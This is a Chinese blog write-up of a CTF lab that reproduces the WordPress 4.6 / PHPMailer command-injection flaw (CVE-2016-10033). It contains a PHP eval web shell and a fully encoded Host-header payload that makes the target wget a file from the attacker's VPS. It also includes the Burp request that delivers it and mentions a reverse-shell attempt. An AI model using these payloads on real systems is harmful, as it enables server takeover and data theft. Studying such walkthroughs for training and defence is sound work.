【WEB攻防】WordPress <= 4.6 命令执行漏洞(PHPMailer)(CVE-2016-10033) 安鸾靶场详细复现 -WordPress1

原创

AAAAAAAAAAAA66 于 2022-01-04 23:53:21 发布 434 收藏 2
分类专栏： web攻防学习 文章标签： 前端 php 开发语言

中华人民共和国网络安全法(出版物)_360百科中华人民共和国网络安全法,《中华人民共和国网络安全法》是为保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展而制定的法律。《中华人民共和国网络安全法》由中华人民共和国第十二届全国人民代表大会常务委员会第二十四次会议于2016年11月7日通过，自2017年6月1日起施行。https://baike.so.com/doc/24210940-24838928.html

目录

漏洞简介

工具

题目分析

poc简单讲解

题解过程

另外的思考

漏洞简介

> WordPress 是一种使用 PHP 语言开发的博客平台，用户可以在支持 PHP 和 MySQL 数据库的服务器上架设属于自己的网站。也可以把 WordPress 当作一个内容管理系统（CMS）来使用。WordPress 使用 PHPMailer 组件向用户发送邮件。PHPMailer(版本 < 5.2.18)存在远程命令执行漏洞，攻击者只需巧妙地构造出一个恶意邮箱地址，即可写入任意文件，造成远程命令执行的危害。

> 成因：
> 在漏洞文件class.phpmailer.php中，phpmailer组件是调用linux系统命令sendmail进行邮件发送，命令格式为：sendmail -t -i -fusername@hostname。serverHostname函数通过传入的SERVER_NAME参数来获取主机名，该主机名即HTTP请求报文中的host值，但是SERVER_NAME参数并没有经过任何过滤，因此可以进行任意构造拼接，从而产生了系统命令注入漏洞。

详细讲解：

https://xz.aliyun.com/t/2301

PHPMailer < 5.2.18 远程代码执行（CVE-2016-10033）漏洞分析

工具

wpscan（kail自带） burpsuite VPS(自己的可以连接外网的服务器) 蚁剑

（没有服务器的下文教白嫖哦）阿里云服务器白嫖 还有搭建网站，本人搞了3天获得的血与泪的领悟，希望想自己搭建服务器做这道题目的同学少走点弯路。

云计算初认识 +阿里云服务器免费领取教程_AAAAAAAAAAA66的博客-CSDN博客

宝塔linux面板，一键安装LAMP/LNMP/SSL/Tomcat

题目分析


既然是cms漏洞，首先的确认是什么版本的cms。所以首先用到的工具是wpscan。

> WPScan是Kali Linux默认自带的一款漏洞扫描工具，它采用Ruby编写，能够扫描WordPress网站中的多种安全漏洞，其中包括主题漏洞、插件漏洞和WordPress本身的漏洞。最新版本WPScan的数据库中包含超过18000种插件漏洞和2600种主题漏洞，并且支持最新版本的WordPress。值得注意的是，它不仅能够扫描类似robots.txt这样的敏感文件，而且还能够检测当前已启用的插件和其他功能。

kali输入命令


```
wpscan --url http://whalwl.site:8041/ --enumerate u
```

得到结果为wordPress 4.6



还有一个用户名为：admin

```
[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```


网上找到漏洞利用

https://xz.aliyun.com/t/2301

开始准备木马：

vps（这里用的是阿里云服务器，可以白嫖一个月+宝塔快速搭建网站）中创建一个aaa.txt文件

```
<? php @eval($_POST["pass"]); ?>
```

poc简单讲解

格式

> aa(any -froot@localhost -be ${run{/usr/bin/wget --output-document /tmp/123.php 47.106.xxx.xxx/aaa.txt}} null)
>
> 命令执行，让靶机下载我们服务器的aaa.txt文件，并且命名为123.php

但是为了绕过过滤

> 空格 ==> ${substr{10}{1}{$tod_log}}
>
> / ==> ${substr{0}{1}{$spool_directory}}
>
> 必须要将空格和/改为这种形式
>
> 并且为了命令能够被系统正常执行，还要注意以下几点（详细看原理）
>
> - 执行的命令不能包含大量特殊字符，如 :、引号等。
> - 命令会被转换成小写字母
> - 命令需要使用绝对路径
> - 需要知道某一个存在的用户的用户名

所以最后payload为：

```
aa(any -froot@localhost -be ${run{${substr{0}{1}{$spool_directory}}usr${substr{0}{1}{$spool_directory}}bin${substr{0}{1}{$spool_directory}}wget${substr{10}{1}{$tod_log}}--output-document${substr{10}{1}{$tod_log}}${substr{0}{1}{$spool_directory}}var${substr{0}{1}{$spool_directory}}www${substr{0}{1}{$spool_directory}}html${substr{0}{1}{$spool_directory}}123.php${substr{10}{1}{$tod_log}}47.106.xxx.xxx${substr{0}{1}{$spool_directory}}aaa.txt}} null)
```

题解过程

先找到漏洞界面

界，您好！

ARCHIVES

June 2017

CATEGORIES

未分类


META


1 Log in

Entries RSS

Comments RSS

WordPress.org





进入bp

改包

Host内容修改为

> aa(any -froot@localhost -be ${run{${substr{0}{1}{$spool_directory}}usr${substr{0}{1}{$spool_directory}}bin${substr{0}{1}{$spool_directory}}wget${substr{10}{1}{$tod_log}}--output-document${substr{10}{1}{$tod_log}}${substr{0}{1}{$spool_directory}}var${substr{0}{1}{$spool_directory}}www${substr{0}{1}{$spool_directory}}html${substr{0}{1}{$spool_directory}}123.php${substr{10}{1}{$tod_log}}47.106.191.211${substr{0}{1}{$spool_directory}}aaa.txt}} null

Request

Raw | Params | Headers | Hex

Pretty | Raw | \n | Actions

```
POST /wp-login.php?action=lostpassword HTTP/1.1
Host:aa(any -froot@localhost -be
${run{${substr{0}{1}{$spool_directory}}usr${substr{0}{1}{$spool_directory}}bin${substr{0}{1}{$spoo
l_directory}}wget${substr{10}{1}{$tod_log}}—output-document${substr{10}{1}{$tod_log}}${substr{0}{
1}{$spool_directory}}var${substr{0}{1}{$spool_directory}}www${substr{0}{1}{$spool_directory}}html$
{substr{0}{1}{$spool_directory}}123.php${substr{10}{1}{$tod_log}}47.10[redacted]${substr{0}{1}{$spo
ol_directory}}aaa.txt}} null)
Content-Length: 56
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://whalwl.site:8041
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,a
pplication/signed-exchange;v=b3;q=0.9
Referer: http://whalwl.site:8041/wp-login.php?action=lostpassword
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: close

user_login=admin&redirect_to=&wp-submit=Get+New+Password
```

Response

Raw | Headers | Hex


Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 302 Found
Date: Tue, 04 Jan 2022 15:15:59 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Set-Cookie: wordpress_test_cookie=WP+Cookie+check; path=/
X-Frame-Options: SAMEORIGIN
Location: wp-login.php?checkemail=confirm
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


发包，然后访问123.php

发现存在。


蚁剑连接，在根目录下发现flag。



.到这里就结束了。

另外的思考

另外看了大神的分析，能命令执行的话先是推荐反弹shell，所以也尝试了一下反弹shell，发现文件的确是能上传，但是似乎执行出了点问题。



执行改文件时总是失败，反弹不了shell。有复现成功的大佬们可以私信或者评论。

（另外安装服务器是真的麻烦，搞了好几天）反弹shell也只在自己的电脑上成功过。现在还不知道哪里出了问题。

参考链接：

https://xz.aliyun.com/t/2301

PHPMailer < 5.2.18 远程代码执行（CVE-2016-10033）漏洞分析

安鸾CTF Writeup wordpress 01 - jzking121 - 博客园

云计算初认识 +阿里云服务器免费领取教程_AAAAAAAAAAA66的博客-CSDN博客

作者水平有限，有任何不当之处欢迎指正。

本文目的是为了传播web安全原理知识，提高相关人员的安全意识，任何利用本文提到的技术与工具造成的违法行为，后果自负！